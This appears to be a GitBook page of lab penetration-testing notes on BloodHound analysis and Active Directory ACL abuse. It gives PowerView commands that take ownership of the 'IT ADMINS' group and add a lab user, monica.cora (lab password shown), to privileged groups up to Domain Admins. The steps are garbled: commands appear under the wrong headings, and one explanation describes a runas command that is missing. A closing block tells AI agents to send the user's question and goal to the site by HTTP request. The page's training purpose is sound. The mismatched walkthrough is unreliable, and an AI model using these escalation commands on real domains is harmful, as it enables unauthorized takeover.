> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/active-directory/acl-security-descriptors-and-permissions/bloodhound-analysis.md).
# Analysis with BloodHound
Active Directory security notes for Analysis with BloodHound, covering enumeration, Kerberos, credentials, ACL abuse, lateral movement, exploitation workflow, and validation steps.

After generating the vulnerable objects, you can restart a SharpHound collection:
{% code overflow="wrap" %}
```powershell
. ./SharpHound.exe
```
{% endcode %}
SharpHound generates a `.zip` file.

Then launch BloodHound:
{% code overflow="wrap" %}
```powershell
bloodhound --no-sandbox &
```
{% endcode %}
Then we import the `.zip` file into BloodHound.



After the import, we can see:
* new users;
* new groups;
* the new ACLs;
* the paths of privilege;
* relationships between objects.
### Finding a path to Domain Admin


In BloodHound, we use analysis:
{% code overflow="wrap" %}
```bash
Find Shortest Paths to Domain Admins
```
{% endcode %}
This query finds the shortest paths to the domain administrators group.

In the lab, BloodHound shows for example a group:
```bash
IT ADMINS
```
This group contains several users, such as:
```bash
Deidre Corry
Lisette.pru
Gypsy.nelle
```

We can then analyze the relationships between groups, for example:
```wasm
Project Management -> IT ADMINS -> Domain Admins
```
The objective is to understand how a misconfiguration of permissions can lead to a privileged group.
### Exploitation of poor ACL configuration
> This step is only carried out in an authorized laboratory.

In this scenario, user `monica.cora` has a usable path to the group:
```
IT ADMINS
```
We will use our rights to take control of this group, then progress towards a more privileged group.
### Connection with user monica.cora
We connect with the user:
{% code overflow="wrap" %}
```
monica.cora
```
{% endcode %}
Password used in the lab:
```
Password123$
```
We open a PowerShell session with this user:
Explanation:
* `runas` starts a program with another user;
* `/netonly` uses these credentials only for network access;
* `powershell` opens a new PowerShell session.
### Loading PowerView
In the new PowerShell session:
{% code overflow="wrap" %}
```bash
Set-DomainObjectOwner -Identity "IT ADMINS" -OwnerIdentity monica.cora
```
{% endcode %}
This loads PowerView in `monica.cora`'s session.

### Exploitation of the WriteOwner right
The **WriteOwner** right allows you to change the owner of an Active Directory object.


In this scenario, `monica.cora` becomes the owner of the group:
```
IT ADMINS
```
Order :
{% code overflow="wrap" %}
```powershell
Add-DomainObjectAcl -TargetIdentity "IT ADMINS" -Rights WriteMembers -PrincipalIdentity monica.cora
```
{% endcode %}
After this step, the owner of the object becomes:
```
WHOAMI/monica.cora
```
### Added WriteMembers right
Being the owner of an object generally allows you to modify its DACL.
We therefore add to `monica.cora` the right to modify the members of the `IT ADMINS` group.
{% code overflow="wrap" %}
```powershell
Add-DomainGroupMember -Identity 'IT ADMINS' -Members 'monica.cora'
```
{% endcode %}
This right allows `monica.cora` to add members to the `IT ADMINS` group.
### Added monica.cora to the IT ADMINS group
We now add `monica.cora` to the group:
{% code overflow="wrap" %}
```powershell
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'monica.cora'
```
{% endcode %}
To check:
```wasm
Get-DomainGroupMember -Identity "IT ADMINS" | select MemberName
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/active-directory/acl-security-descriptors-and-permissions/bloodhound-analysis.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.